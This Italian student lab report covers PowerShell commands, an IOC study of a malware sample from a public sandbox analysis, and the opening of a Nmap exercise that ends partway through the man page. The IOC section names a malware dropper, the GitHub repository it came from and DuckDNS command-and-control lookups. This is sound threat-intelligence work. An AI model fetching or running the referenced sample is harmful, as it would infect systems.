

Esplorazione di PowerShell, Threat Intelligence, Nmap e SQL Injection

Report di laboratorio: amministrazione di rete con Windows PowerShell, analisi di un campione malevolo per l'estrazione di Indicatori di Compromissione, scansione di rete con Nmap e analisi di un attacco di SQL Injection tramite Wireshark.

NOME

**Giuseppe
Carbone**

CORSO

**Cybersecurity
Specialist &
Ethical Hacker**

DATA

19 Giugno 2026

MODULO

S11/L5

Esercizio 1: Usare Windows PowerShell

Esplorazione delle funzionalità di PowerShell a confronto con il Prompt dei Comandi tradizionale.

L'obiettivo del laboratorio era esplorare alcune delle funzioni di PowerShell, attraverso cinque parti: accesso alla console, confronto tra Prompt dei Comandi e PowerShell, esplorazione dei cmdlet, utilizzo del comando netstat e gestione del Cestino.

■ Parte 1: Accedere alla console PowerShell

Sono state aperte sia la console PowerShell che il Prompt dei Comandi, in modo da poter confrontare il comportamento dei due ambienti nelle parti successive del laboratorio.

■ Parte 2: Confronto tra Prompt dei Comandi e PowerShell

Il comando **dir** è stato eseguito in entrambe le console.

Quali sono gli output del comando dir?

PowerShell (eseguito in C:\WINDOWS\system32) restituisce un elenco con attributi (es. -a----), data, ora e dimensione, senza intestazioni di volume: in PowerShell **dir** è infatti un alias del cmdlet **Get-Childitem**, che restituisce oggetti e non testo formattato in stile DOS.

Il Prompt dei Comandi (eseguito in C:\Users\giuse) restituisce invece il formato classico: etichetta del volume, numero di serie, intestazione "Directory di...", il simbolo <DIR> per le cartelle e un riepilogo finale di file e spazio disponibile.

The screenshot shows two side-by-side windows. The left window is 'Windows PowerShell' with the prompt 'PS C:\WINDOWS\system32>'. It displays the output of the 'dir' command for the directory C:\WINDOWS\system32, showing a list of files and folders with their attributes, dates, times, and sizes. The right window is 'Prompt dei comandi' (Windows Command Prompt) with the prompt 'C:\Users\giuse>'. It displays the output of the 'dir' command for the directory C:\Users\giuse, showing the directory structure with volume information, file names, and sizes.

dir in PowerShell (sinistra) e Prompt dei Comandi (destra)

Sono stati inoltre testati altri comandi in entrambe le console:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Installa la versione più recente di PowerShell per nuove funzionalità e miglioramenti. https://aka.ms/PSWindows

PS C:\WINDOWS\system32> ping giuseppcarbonedev.com

Esecuzione di Ping giuseppcarbonedev.com [2606:4700:3034::ac43:b584] con 32 byte di dati:
Risposta da 2606:4700:3034::ac43:b584: durata=12ms
Risposta da 2606:4700:3034::ac43:b584: durata=12ms
Risposta da 2606:4700:3034::ac43:b584: durata=13ms
Risposta da 2606:4700:3034::ac43:b584: durata=12ms

Statistiche Ping per 2606:4700:3034::ac43:b584:
    Pacchetti: Trasmessi = 4, Ricevuti = 4,
               Persi = 0 (0% persi)
Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 12ms, Massimo = 13ms, Medio = 12ms
PS C:\WINDOWS\system32> |
```

ping giuseppcarbonedev.com (PowerShell)

```
Prompt dei comandi
Microsoft Windows [Versione 10.0.26200.8655]
(c) Microsoft Corporation. Tutti i diritti riservati.

C:\Users\giuse>cd Desktop

C:\Users\giuse\Desktop>
```

cd Desktop (Prompt dei Comandi)

Risultati

ping giuseppcarbonedev.com (PowerShell): risolve l'host a un indirizzo IPv6 nel range Cloudflare; 4 pacchetti trasmessi, 4 ricevuti, 0% di perdita, tempo medio di andata/ritorno 12 ms.

cd Desktop (Prompt dei Comandi): cambia la directory di lavoro corrente da C:\Users\giuse a C:\Users\giuse\Desktop.

```

C:\Users\giuse>cd Desktop
C:\Users\giuse\Desktop>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione: Home
    Indirizzo IPv6 . . . . . : 2a0e:43d:3feb:0:ac7f:9eb8:92f9:8a98
    Indirizzo IPv6 . . . . . : fdd7:22:bd01:3060:cbda:210e:9f30:a407
    Indirizzo IPv6 temporaneo. . . . . : 2a0e:43d:3feb:0:8a1:5166:c938:8e6f
    Indirizzo IPv6 temporaneo. . . . . : fdd7:22:bd01:3060:8a1:5166:c938:8e6f
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::f28e:284:63ab:c1e3%12
    Indirizzo IPv4. . . . . : 192.168.0.234
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : fe80::3e45:7aff:fe1f:e7c9%12
                                      192.168.0.1

Scheda Ethernet Ethernet 2:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::6e6f:9b92:2798:a2da%13
    Indirizzo IPv4. . . . . : 192.168.56.1
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

Scheda LAN wireless Wi-Fi:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda LAN wireless Connessione alla rete locale (LAN)* 1:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda LAN wireless Connessione alla rete locale (LAN)* 2:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda Ethernet Connessione di rete Bluetooth:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

C:\Users\giuse\Desktop>

```

ipconfig (Prompt dei Comandi)

ipconfig

La scheda **Ethernet** attiva presenta indirizzo IPv4 192.168.0.234 e gateway predefinito 192.168.0.1. La scheda **Ethernet 2** (interfaccia VirtualBox host-only) presenta indirizzo 192.168.56.1, senza gateway. Le interfacce Wi-Fi, LAN wireless (x2) e Bluetooth risultano tutte disconnesse.

■ Parte 3: Esplorare i cmdlet

I comandi di PowerShell, chiamati **cmdlet**, sono costruiti nella forma verbo-nome. Il comando **Get-Alias dir** mostra che dir è in realtà un alias del cmdlet Get-ChildItem.

```
PS C:\Users\CyberOpsUser> Get-Alias dir CommandType Name Version Source -----
----- Alias dir -> Get-ChildItem
```

Per approfondire l'uso dei parametri, è stato eseguito anche il comando **dir -Directory** (equivalente a Get-ChildItem -Directory), che filtra l'output mostrando solo le cartelle ed escludendo i file:

```
Directory: C:\WINDOWS\system32
```

Mode	LastWriteTime	Length	Name
d-----	14/06/2026 18:28		af-ZA
d-----	14/06/2026 17:58		AppLocker
d-----	14/06/2026 18:28		CodeIntegrity
d-----	17/06/2026 15:20		drivers
d-----	16/06/2026 14:53		DriverStore
d-----	14/06/2026 18:28		wbem
d-----	01/04/2024 09:26		WindowsPowerShell
d-----	14/06/2026 18:28		zh-CN

[output completo omissso per brevità]

■ Parte 4: Esplorare il comando netstat usando PowerShell

a. Il comando **netstat -h** dovrebbe mostrare le opzioni disponibili. Nell'ambiente utilizzato l'output è risultato diverso da quanto previsto dalla guida: è stata restituita una tabella "Socket Handle Count" (PID, Count, Closing Count) invece dell'elenco di opzioni, una variazione legata alla build di Windows in uso. Per ottenere la guida completa di netstat si utilizza la sintassi nativa di Windows **netstat /?**.

```
PS C:\WINDOWS\system32> netstat -h
```

Socket Handle Count

PID	Count	Closing Count
4068	3	0
1804	2	0
3084	4	0
11020	2	0
1308	4	0
4388	23	0
17452	19	4
21304	19	6
2372	4	0
16968	35	0
24648	2	0
6220	7	0
13388	2	0
21076	76	0
4700	4	0
7524	2	0
1396	4	0
4728	1	0
24184	4	0
4736	1	0
2180	1	0
8592	1	0
1180	2	0
2204	4	0
6316	3	0
4272	4	0
15536	7	0
9660	1	0
21104	8	0
4808	3	0
1484	4	0
4816	1	0
10448	1	0
17104	6	0
1752	11	0
3036	8	0
7388	12	0
9948	1	0
17372	5	0
4836	2	0
21476	2	0
22760	4	0

netstat -h

IPv4 Tabella route

Route attive:	Indirizzo rete	Mask	Gateway	Interfaccia	Metrica
	0.0.0.0	0.0.0.0	192.168.0.1	192.168.0.234	25
	127.0.0.0	255.0.0.0	On-link	127.0.0.1	331
	127.0.0.1	255.255.255.255	On-link	127.0.0.1	331
	127.255.255.255	255.255.255.255	On-link	127.0.0.1	331
	192.168.0.0	255.255.255.0	On-link	192.168.0.234	281
	192.168.0.234	255.255.255.255	On-link	192.168.0.234	281
	192.168.0.255	255.255.255.255	On-link	192.168.0.234	281
	192.168.56.0	255.255.255.0	On-link	192.168.56.1	281
	192.168.56.1	255.255.255.255	On-link	192.168.56.1	281
	192.168.56.255	255.255.255.255	On-link	192.168.56.1	281
	224.0.0.0	240.0.0.0	On-link	127.0.0.1	331
	224.0.0.0	240.0.0.0	On-link	192.168.56.1	281
	224.0.0.0	240.0.0.0	On-link	192.168.0.234	281
	255.255.255.255	255.255.255.255	On-link	127.0.0.1	331
	255.255.255.255	255.255.255.255	On-link	192.168.56.1	281
	255.255.255.255	255.255.255.255	On-link	192.168.0.234	281

Route permanenti:

Nessuna

IPv6 Tabella route

Route attive:	Interf	Metrica	Rete	Destinazione	Gateway
12	281	::/0			fe80::3e45:7aff:fe1f:e7c9
1	331	::1/128			On-link
12	281	2a0e:43d:3feb::/64			On-link
12	281	2a0e:43d:3feb:0:8a1:5166:c938:8e6f/128			On-link
12	281	2a0e:43d:3feb:0:ac7f:9eb8:92f9:8a98/128			On-link
12	281	fd07:22:bd01:3060::/64			On-link
12	281	fd07:22:bd01:3060:8a1:5166:c938:8e6f/128			On-link
12	281	fd07:22:bd01:3060:cbda:210e:9f30:a407/128			On-link
13	281	fe80::/64			On-link
12	281	fe80::/64			On-link
13	281	fe80::6e6f:9b92:2798:a2da/128			On-link
12	281	fe80::f28e:284:63ab:c1e3/128			On-link
1	331	ff00::/8			On-link

netstat -r

b. Qual è il gateway IPv4?

192.168.0.1, individuabile nella riga di route predefinita (0.0.0.0/0) con interfaccia 192.168.0.234 e metrica 25, visibile nella tabella di routing restituita da netstat -r.

c-d. È stata aperta una seconda finestra PowerShell con privilegi elevati (Esegui come amministratore) ed è stato eseguito il comando **netstat -abno**. Rispetto a netstat -ano, la flag aggiuntiva -b mostra anche il nome del servizio responsabile della connessione (ad esempio QWAVE o SSDPSRV, visibili sopra ogni riga relativa a svchost.exe).

```

Administrator: Windows PowerShell

QWAVE
[svchost.exe]
UDP [2a0e:43d:3feb:0:ac7f:9eb8:92f9:8a98]:2177 *: * 21184
QWAVE
[svchost.exe]
UDP [fdd7:22:bd01:3060:8a1:5166:c938:8e6f]:2177 *: * 21184
QWAVE
[svchost.exe]
UDP [fdd7:22:bd01:3060:cbda:210e:9f30:a407]:2177 *: * 21184
QWAVE
[svchost.exe]
UDP [fe80::6e6f:9b92:2798:a2da%13]:1900 *: * 7388
SSDPSRV
[svchost.exe]
UDP [fe80::6e6f:9b92:2798:a2da%13]:2177 *: * 21184
QWAVE
[svchost.exe]
UDP [fe80::6e6f:9b92:2798:a2da%13]:57706 *: * 7388
SSDPSRV
[svchost.exe]
UDP [fe80::f28e:284:63ab:c1e3%12]:1900 *: * 7388
SSDPSRV
[svchost.exe]
UDP [fe80::f28e:284:63ab:c1e3%12]:2177 *: * 21184
QWAVE
[svchost.exe]
UDP [fe80::f28e:284:63ab:c1e3%12]:57705 *: * 7388
SSDPSRV
[svchost.exe]
PS C:\WINDOWS\system32>

```


netstat -abno (PowerShell con privilegi elevati)

e. È stata aperta Gestione Attività, scheda Dettagli, ordinata per la colonna PID.

Gestione attività						
Digita il nome dell'attività o il PID per la ricerca						
FPS N/A GPU 4% CPU 9% RAM N/A						
Esegui nuova attività Termina attività						
Dettagli						
Nome	PID	Stato	Nome utente	CPU	Memoria	Architettura
Interruttore sistema	-	In esecuzione	SYSTEM	00	0 K	
Processo di inattività...	0	In esecuzione	SYSTEM	94	8 K	
System	4	In esecuzione	SYSTEM	00	12 K	
svchost.exe	8	In esecuzione	SERVIZIO L...	00	432 K	x64
Secure System	236	In esecuzione	SYSTEM	00	65,536 K	
Registry	280	In esecuzione	SYSTEM	00	8,640 K	
chrome.exe	892	In esecuzione	giuse	00	10,804 K	x64
smss.exe	908	In esecuzione	SYSTEM	00	148 K	
svchost.exe	944	In esecuzione	SERVIZIO L...	00	2,068 K	x64
svchost.exe	1008	In esecuzione	SERVIZIO L...	00	892 K	x64
svchost.exe	1180	In esecuzione	SERVIZIO L...	00	644 K	x64
csrss.exe	1212	In esecuzione	SYSTEM	00	808 K	
wininit.exe	1308	In esecuzione	SYSTEM	00	432 K	
csrss.exe	1316	In esecuzione	SYSTEM	00	988 K	
OpenConsole.exe	1328	In esecuzione	giuse	00	2,540 K	x64
services.exe	1396	In esecuzione	SYSTEM	00	3,696 K	
winslogon.exe	1424	In esecuzione	SYSTEM	00	800 K	x64
Lsass.exe	1460	In esecuzione	SYSTEM	00	368 K	x64
lsass.exe	1484	In esecuzione	SYSTEM	00	6,132 K	
chrome.exe	1516	In esecuzione	giuse	00	28,300 K	x64
svchost.exe	1628	In esecuzione	SYSTEM	00	6,444 K	x64
fontdrvhost.exe	1660	In esecuzione	UMFD-1	00	828 K	x64
fontdrvhost.exe	1668	In esecuzione	UMFD-0	00	284 K	x64
svchost.exe	1732	In esecuzione	SERVIZIO ...	00	7,152 K	x64
svchost.exe	1804	In esecuzione	SYSTEM	00	1,536 K	x64
dwm.exe	1888	In esecuzione	DWM-1	00	43,424 K	x64
svchost.exe	1944	In esecuzione	SYSTEM	00	468 K	x64
svchost.exe	2000	In esecuzione	giuse	00	6,928 K	x64
svchost.exe	2040	In esecuzione	SERVIZIO ...	00	3,124 K	x64
WUDFHost.exe	2096	In esecuzione	SERVIZIO L...	00	592 K	x64
svchost.exe	2180	In esecuzione	SYSTEM	00	924 K	x64
svchost.exe	2188	In esecuzione	SYSTEM	00	968 K	x64
svchost.exe	2196	In esecuzione	SERVIZIO L...	00	1,140 K	x64
svchost.exe	2204	In esecuzione	SYSTEM	00	3,616 K	x64
svchost.exe	2228	In esecuzione	SERVIZIO L...	00	876 K	
ApplicationFrame...	2336	In esecuzione	giuse	00	13,308 K	x64

Gestione Attività, scheda Dettagli ordinata per PID

f-g. È stato selezionato il PID 7388 (svchost.exe), individuato anche nell'output precedente di netstat, e ne sono state visualizzate le Proprietà.



Proprietà del processo svchost.exe (PID 7388)

Quali informazioni si ottengono dalla scheda Dettagli e dalla finestra Proprietà per il PID selezionato?

Tipo di file (Applicazione .exe), descrizione (Processo host per servizi di Windows), percorso (C:\Windows\System32), dimensione (86,2 KB), data di creazione e ultima modifica (14/06/2026) e data di ultimo accesso. La finestra include inoltre una scheda dedicata alle Firme digitali, utile per verificare se il binario è effettivamente firmato da Microsoft, una scheda Sicurezza per i permessi e una scheda Versioni precedenti.

Approfondimento personale

Durante l'esplorazione sono stati eseguiti anche **netstat** (senza opzioni) e **netstat -s**. Il primo mostra le connessioni con risoluzione del nome host (es. DESKTOP-JBP56A3) al posto dell'indirizzo numerico; il secondo fornisce contatori statistici aggregati di rete (pacchetti, errori, connessioni TCP aperte, chiuse e ritrasmesse), utili per una visione d'insieme della salute della rete.

■ Parte 5: Svuotare il Cestino usando PowerShell

È stato eseguito il comando **Clear-RecycleBin**, che richiede una conferma interattiva (S = Sì, T = Sì a tutti, N = No, U = No a tutti, O = Sospendi) prima di procedere. Confermando con S, il contenuto del Cestino è stato eliminato correttamente.

```
PS C:\WINDOWS\system32> Clear-RecycleBin

Conferma
Eseguire l'operazione?
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il contenuto del Cestino".
[S] Sì [T] Sì a tutti [N] No [U] No a tutti [O] Sospendi [?] Guida
(il valore predefinito è "S"):S
PS C:\WINDOWS\system32> |
```

Clear-RecycleBin con conferma dell'operazione

Esercizio 2: Studio IOC

Analisi di un campione malevolo in sandbox per l'estrazione di Indicatori di Compromissione.


Obiettivo del laboratorio: analizzare un'analisi sandbox pubblicata su ANY.RUN per individuare gli Indicatori di Compromissione (IOC) relativi a una minaccia reale.

Link analizzato: app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281

■ Panoramica dell'analisi

Sandbox: Windows 10 64bit. Durata analisi: 315 secondi.

Elemento	Dettaglio
Verdetto	Malicious activity
File scaricato	Jvczfhe.exe
Sorgente	github.com/MELITERRER/frew (repository GitHub)
Tag rilevati	github, netreactor
Processo secondario	Muadnrd.exe (PID 7248), protetto da .NET Reactor
Statistiche di rete	31 richieste HTTP, 99 connessioni, 161 richieste DNS, 19 minacce di rete



Panoramica dell'analisi sandbox e albero dei processi

Tecnica di evasione

.NET Reactor è un packer/obfuscator legittimo per applicazioni .NET, ma viene spesso abusato dal malware per offuscare il codice reale ed evadere l'analisi statica e gli antivirus. Il file scaricato (Jvczfhe.exe) genera un processo con un nome completamente diverso (Muadnrd.exe), protetto da questo packer: un classico indicatore di tecniche di offuscamento ed evasione.

Network Threats

Classificazione	Occorrenze	Dettaglio
Not Suspicious Traffic	3	Accesso a "raw user content" su GitHub (download del file)
Potentially Bad Traffic	3	Query DNS dinamiche verso un sottodominio *.duckdns.org
Misc activity	1	Ulteriore query verso un dominio duckdns

Timeshift	Class	PID	Process name	Message
14525 ms	Not Suspicious Traffic	2256	svchost.exe	INFO [ANY.RUN] Attempting to access raw user content on GitHub
14529 ms	Not Suspicious Traffic	2256	svchost.exe	INFO [ANY.RUN] Attempting to access raw user content on GitHub
14530 ms	Not Suspicious Traffic	2256	svchost.exe	INFO [ANY.RUN] Attempting to access raw user content on GitHub
55607 ms	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns.org Domain
55609 ms	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns.org Domain
55610 ms	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns.org Domain
55611 ms	Misc activity	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain

Tab Network Threats: query verso *.duckdns.org

Indicatore principale

L'indicatore più rilevante è la query verso un dominio **DuckDNS**, un servizio di Dynamic DNS gratuito frequentemente abusato per infrastrutture di Command and Control (C2): permette di registrare gratuitamente sottodomini e di cambiare l'indirizzo IP di destinazione senza modificare il nome di dominio usato dal malware per comunicare con il server dell'attaccante.

Connections

L'analisi della tab Connections mostra principalmente traffico di base del sistema operativo (telemetria Windows verso settings-win.data.microsoft.com, traffico NetBIOS locale) e le richieste legittime del browser Firefox usato per scaricare il file (github.com e detectportal.firefox.com).

Timeshift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain	ASN	Traffic
BEFORE	TCP	?	1920	svchost.exe	IT	40.127.240.158	443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	No Data
BEFORE	TCP	?	1048	RUXIMICS.exe	IT	40.127.240.158	443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	No Data
BEFORE	TCP	?	2120	MoUssoCoreWorker.exe	IT	40.127.240.158	443	settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK	No Data
BEFORE	UDP	✓	4	System	IT	192.168.100.255	138	-	-	↑ 558 b ↓ -
3517 ms	TCP	✓	6596	firefox.exe	US	140.82.121.3	443	github.com	GITHUB	↑ 3 Kb ↓ 115 Kb
3673 ms	TCP	✓	6596	firefox.exe	US	34.107.221.82	80	detectportal.firefox.com	GOOGLE	↑ 303 b ↓ 298 b
3728 ms	TCP	✓	6596	firefox.exe	US	34.107.221.82	80	detectportal.firefox.com	GOOGLE	↑ 305 b ↓ 216 b

Tab Connections: traffico verso GitHub e rumore di sistema

IOC estratti

Tipo	Valore	Note
File	Jvczfhe.exe	Eseguibile scaricato da GitHub, comportamento da dropper
Repository	github.com/MELITERRER/frew	Sorgente di distribuzione del file
Processo	Muadnrd.exe (PID 7248)	Payload effettivo, offuscato con .NET Reactor
Dominio	*.duckdns.org	Probabile infrastruttura di Command and Control
Tecnica	Packer .NET Reactor	Evasione di analisi statica e antivirus

Conclusione

La catena di attacco osservata segue uno schema tipico: un file eseguibile viene distribuito tramite un repository GitHub apparentemente innocuo, funge da dropper per un secondo payload offuscato, e quest'ultimo stabilisce comunicazione con un'infrastruttura di Command and Control tramite un servizio di Dynamic DNS gratuito. Riconoscere l'uso di Dynamic DNS provider nel traffico DNS è un indicatore utile in fase di triage SOC per distinguere traffico legittimo da possibile beaconing.

Bonus 1: Esplorazione di Nmap

Scoperta di rete e audit di sicurezza con Nmap, su localhost, rete locale e server remoto.

Topologia del laboratorio: External Server collegato a Internet, a sua volta collegato tramite Default Gateway/Router a una VM CyberOps Workstation. Obiettivo: esplorazione di Nmap (Parte 1) e scansione delle porte aperte (Parte 2).

■ Parte 1: Esplorazione di Nmap

È stato consultato il manuale di Nmap tramite il comando **man nmap** sulla VM CyberOps Workstation.

```
MAP(1)                                Nmap Reference Guide                                NM
NAME
    nmap - Network exploration tool and security / port scanner
SYNOPSIS
    nmap [Scan Type...] [Options] {target specification}
DESCRIPTION
    Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It
    was designed to rapidly scan large networks, although it works fine against single hosts. Nmap
    uses raw IP packets in novel ways to determine what hosts are available on the network, what
    services (application name and version) those hosts are offering, what operating systems (and
    versions) they are running, what type of packet filters/firewalls are in use, and dozens of
    other characteristics. While Nmap is commonly used for security audits, many systems and net-
    work administrators find it useful for routine tasks such as network inventory, managing service
    upgrade schedules, and monitoring host or service uptime.

    The output from Nmap is a list of scanned targets, with supplemental information on each
